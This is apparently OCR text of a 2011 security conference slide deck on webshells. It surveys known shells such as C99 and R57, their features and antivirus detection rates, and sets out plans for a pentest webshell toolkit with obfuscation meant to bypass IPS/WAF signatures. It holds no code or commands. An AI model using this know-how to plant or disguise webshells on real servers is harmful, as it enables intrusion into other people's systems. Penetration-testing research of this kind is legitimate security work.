


WebShells: survey and development of a framework for penetration testing

19/05/2011

DEVOTEAM

The Boring part ;)

- **Elena Kropochkina** elena[.]kropochkina[at]gmail[.]com
  - Elena Kropochkina begins her professional career in Devoteam Audit Security team. She was graduated by Ecole Polytechnique and Telecom ParisTech (France) with a M.S. in Computer Science, by Novosibirsk State University (Russia) with B.S. in Mathematics. She is specialized in IT Security.
- **Joffrey Czarny** joffrey[.]czarny[at]devoteam[.]com
  - Joffrey Czarny, working for Devoteam Security. Since 2001, Joffrey is a pentester, he has released advisories on VoIP Cisco products and spoken at various security-focused conferences (Wireless Conference at Infosec Paris and Wireless Workshop at Hack.lu 2005, VoIP at Hack.lu 2007/2008 and ITunderground 2008/2009). On his site, www.insomnihack.net, he maintains the Elsenot project (“http://insomnihack.net/elsenot/”) and posts video tutorials and tools on several security aspects.

Disclaimer

- The presented study is in order to carried out Ethical Hacking
- Some tools presented in this slide maybe Unlawful in some country
- Locale legislation must be apply

Summary

DEVOTEAM

Summary

DEVOTEAM

Problematic and Objective

- **Context**
  - As many pentester, we had some small WebShells “PHP, Java, ASP” quickly developed in order to control and escalate his privileges on compromised server during penetration testing
  - Lots of public Webshell are detected and blocked by some security product so unusable in the real life.
- **Develop an intrusion Webshell toolkit**
  - Standardized and centralized Webshells
  - Add obfuscation features and tried to bypass IPS/WAF signatures
- **Followed Steps:**
  - State of existing Webshells and their specificities related to the different platforms
  - Study of obfuscation methodologies on Web languages (PHP,ASP and Java)
  - Define a master Webshell with his primary modules , features needed (needful) and interesting features (nice to have)
  - Development of master
  - Development modules for each Web languages

DEVOTEAM


Summary

DEVOTEAM


Environment study

Web server types

Web server market by Netcraft





Web server market by W3Tech, February 2011



Environment study

- **OS types on the web servers**






Operating system share for SSL sites, to January 2009, Netcraft

Operating system share for Apache serveurs, Security Space

Environment study

- **Programmation language share for web servers**

Programmation language use on the web servers, to February 2011, by W3Techs



Environment study

- **Most used environements**
  - Apache+PHP; IIS +ASP.NET; Tomcat, Weblogic +Java
- **Pentester's feedback**
  - Java dominance (often used for internal application of big companies)
- **Priorities identified**
  - Apache + PHP
  - Tomcat, Weblogic +Java
  - IIS + ASP.NET

Summary

DEVOTEAM

WebShell survey


- **Most famous WebShells:**
  - C99 Shell
  - FaTaLisTiCz
- **Most interesting WebShells (Ethical Hacking point of view) :**
  - PHP
    - C99 Shell
    - FaTaLisTiCz
    - NFM
    - R57
    - Iron Shell
    - PHPJackal
  - Java
    - JspWebshell
    - JspSpy
  - ASP
    - Zehir 4
    - ASP Spyder
- **Antivirus detection tests:**
  - McAfee
  - Kaspersky
  - VirusTotal

WebShell survey: C99 Shell

- File Manager, "user-friendly" interface
- File upload/download
- File Editor
- Command execution cmd
- Information on open ports
- Encoding/decoding in base64, dec2hex, URL, hash : md5, sha1, crypt, crc32
- Actif process control
- Binding port connection
- Security information (safe mode on/off, open databases)
- FTP Client
- Advanced SQL Manager, like phpMyAdmin
- PHP code evaluation


- Antivirus detection :
  - Kaspersky : Backdoor.PHP.WebShell.bb
  - McAfee : BackDoor-DNF
  - VirusTotal : 23/43

WebShell survey: C99 Shell



WebShell survey: FaTaLisTiCz_Fx29 Shell

- System information
- File Manager "user-friendly"
- File upload/download.
- Search of folders with writing rights
- File editor
- Command execution cmd
- Encoding/decoding base64, dec2hex, URL; hachage : md5, sha1,crypt, crc32
- Actif process control
- Advanced SQL Manager, like phpMyAdmin. Possible to view open SQL connections and SQL server environement variables
- Code PHP evaluation
